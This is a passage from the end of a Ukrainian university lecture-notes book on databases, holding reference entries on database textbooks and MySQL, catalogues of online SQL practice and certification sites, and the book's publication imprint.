11. Костенко О. Б. Організація баз даних та знань : конспект лекцій (для студентів денної та заочної форм навчання першого (бакалаврського) рівня вищої освіти за спеціальністю 126 Інформаційні системи та технології) / О. Б. Костенко, І. О. Гавриленко; Харків. нац. ун-т міськ. госп-ва ім. О. М. Бекетова. Харків: ХНУМГ ім. О. М. Бекетова, 2021. 92 с.

12. Лавренчук С.В., Мельник К.В., Багнюк Н.В., Погорілець Б.І. Вибір СКБД для автоматизації маркетингу з урахуванням моделей даних та їх безпечного зберігання. IX Міжнародна науково-практична конференція «Інформаційні технології в освіті, науці і виробництві» тези доп., 25-26 травня 2023 р., Луцьк: ЛНТУ, 2023

13. Посібник з використання MySQL Workbench. MySQL. URL: <https://dev.mysql.com/doc/workbench/en/> (дата звернення: 01.03.2025).

14. Програмування баз даних: конспект лекцій: навч. посіб. для студ. спеціальності 152 «Метрологія та інформаційно-вимірювальна техніка» / М. В. Добролюбова. Київ : КПІ ім. Ігоря Сікорського, 2021. 275 с.

15. Танасюк Ю. В., Одайська Х. С. Організація баз даних : навчальний посібник. Чернівці: Чернівецький національний університет імені Юрія Федьковича, 2022. 208 с.

16. Титенко С. В. СКБД MySQL і доступ до БД в PHP. Портал знань. URL: <http://www.znannya.org/labs/?view=mysql-intro> (дата звернення: 23.03.2025).

17. Транзакції в SQL: тестові завдання з нормативних навчальних дисциплін «Бази даних та розподілені інформаційно-аналітичні системи», «Організація баз даних та знань» / Л. В. Булатецька, В.В. Булатецький. Луцьк : ВНУ ім. Лесі Українки, 2020. 41 с.

18. Христинець, Н., Лавренчук, С., Свиридчук К., & Скригунець, В. (2021). Розробка масштабованих веб-додатків з використанням фреймворку React і бази даних MongoDB. Комп'ютерно-інтегровані технології: освіта, наука, виробництво , (45), 97-102. <https://doi.org/10.36910/6775-2524-0560-2021-45-14>.

КАТАЛОГ ОНЛАЙН-СЕРВІСІВ ВИКОНАННЯ ВПРАВ

1. Learn SQL. *Practice SQL Querys*. URL: <https://www.sql-practice.com/> (дата звернення: 23.03.2025).
2. Learn SQL: The best & easiest way to learn SQL. *SQL Easy*. URL: <https://www.sql-easy.com/> (дата звернення: 15.03.2025).
3. Online SQL Editor. *Programiz: Learn to Code for Free*. URL: <https://www.programiz.com/sql/online-compiler/> (дата звернення: 15.03.2025).
4. SQLite Editor. *SQLite Tutorial – A Step-by-step SQLite Tutorial*. URL: <https://www.sqlitetutorial.net/tryit/> (дата звернення: 28.02.2025).

КАТАЛОГ ОНЛАЙН-СЕРВІСІВ ДЛЯ ПЕРЕВІРКИ ЗНАНЬ

1. Advanced SQL. *Kaggle*. URL: <https://www.kaggle.com/learn/advanced-sql> (дата звернення: 24.03.2025).
2. Intro to SQL. *Kaggle*. URL: <https://www.kaggle.com/learn/intro-to-sql> (дата звернення: 24.03.2025).
3. SQL (Advanced) Skills Certification Test. *HackerRank*. URL: https://www.hackerrank.com/skills-verification/sql_advanced (дата звернення: 24.03.2025).
4. SQL (Basic) Skills Certification Test. *HackerRank*. URL: https://www.hackerrank.com/skills-verification/sql_basic (дата звернення: 24.03.2025).
5. SQL (Intermediate) Skills Certification Test. *HackerRank*. URL: https://www.hackerrank.com/skills-verification/sql_intermediate (дата звернення: 24.03.2025).
6. SQL з Нуля до Героя. *Codefinity*. URL: <https://codefinity.com/ua/courses/tracks/25864197-0f8f-4346-97d9-28d814e3f385> (дата звернення: 24.03.2025).

Б17 **Бази даних:** конспект лекцій для здобувачів першого (бакалаврського) рівня вищої освіти освітньої програми «Комп’ютерна інженерія» галузь знань 12 Інформаційні технології спеціальності 123 Комп’ютерна інженерія денної та заочної форм навчання / уклад. С.В. Лавренчук. Луцьк: ЛНТУ, 2025. 220 с.

Конспект лекцій з дисципліни «**Бази даних**» складений відповідно до діючої програми курсу.

Призначений для здобувачів вищої освіти спеціальності Комп’ютерна інженерія освітньої програми «Комп’ютерна інженерія».

Комп’ютерний набір С.В. Лавренчук

Редактор С.В. Лавренчук

Підп. до друку «___» _____ 2025р.
Формат 60х84/16. Папір офс. Гарнітура Таймс.
Ум. друк. арк. _____. Тираж 10 прим. Зам. _____

Відділ іміджу та промоцій
Луцького національного технічного університету
43018, м. Луцьк, вул. Львівська, 75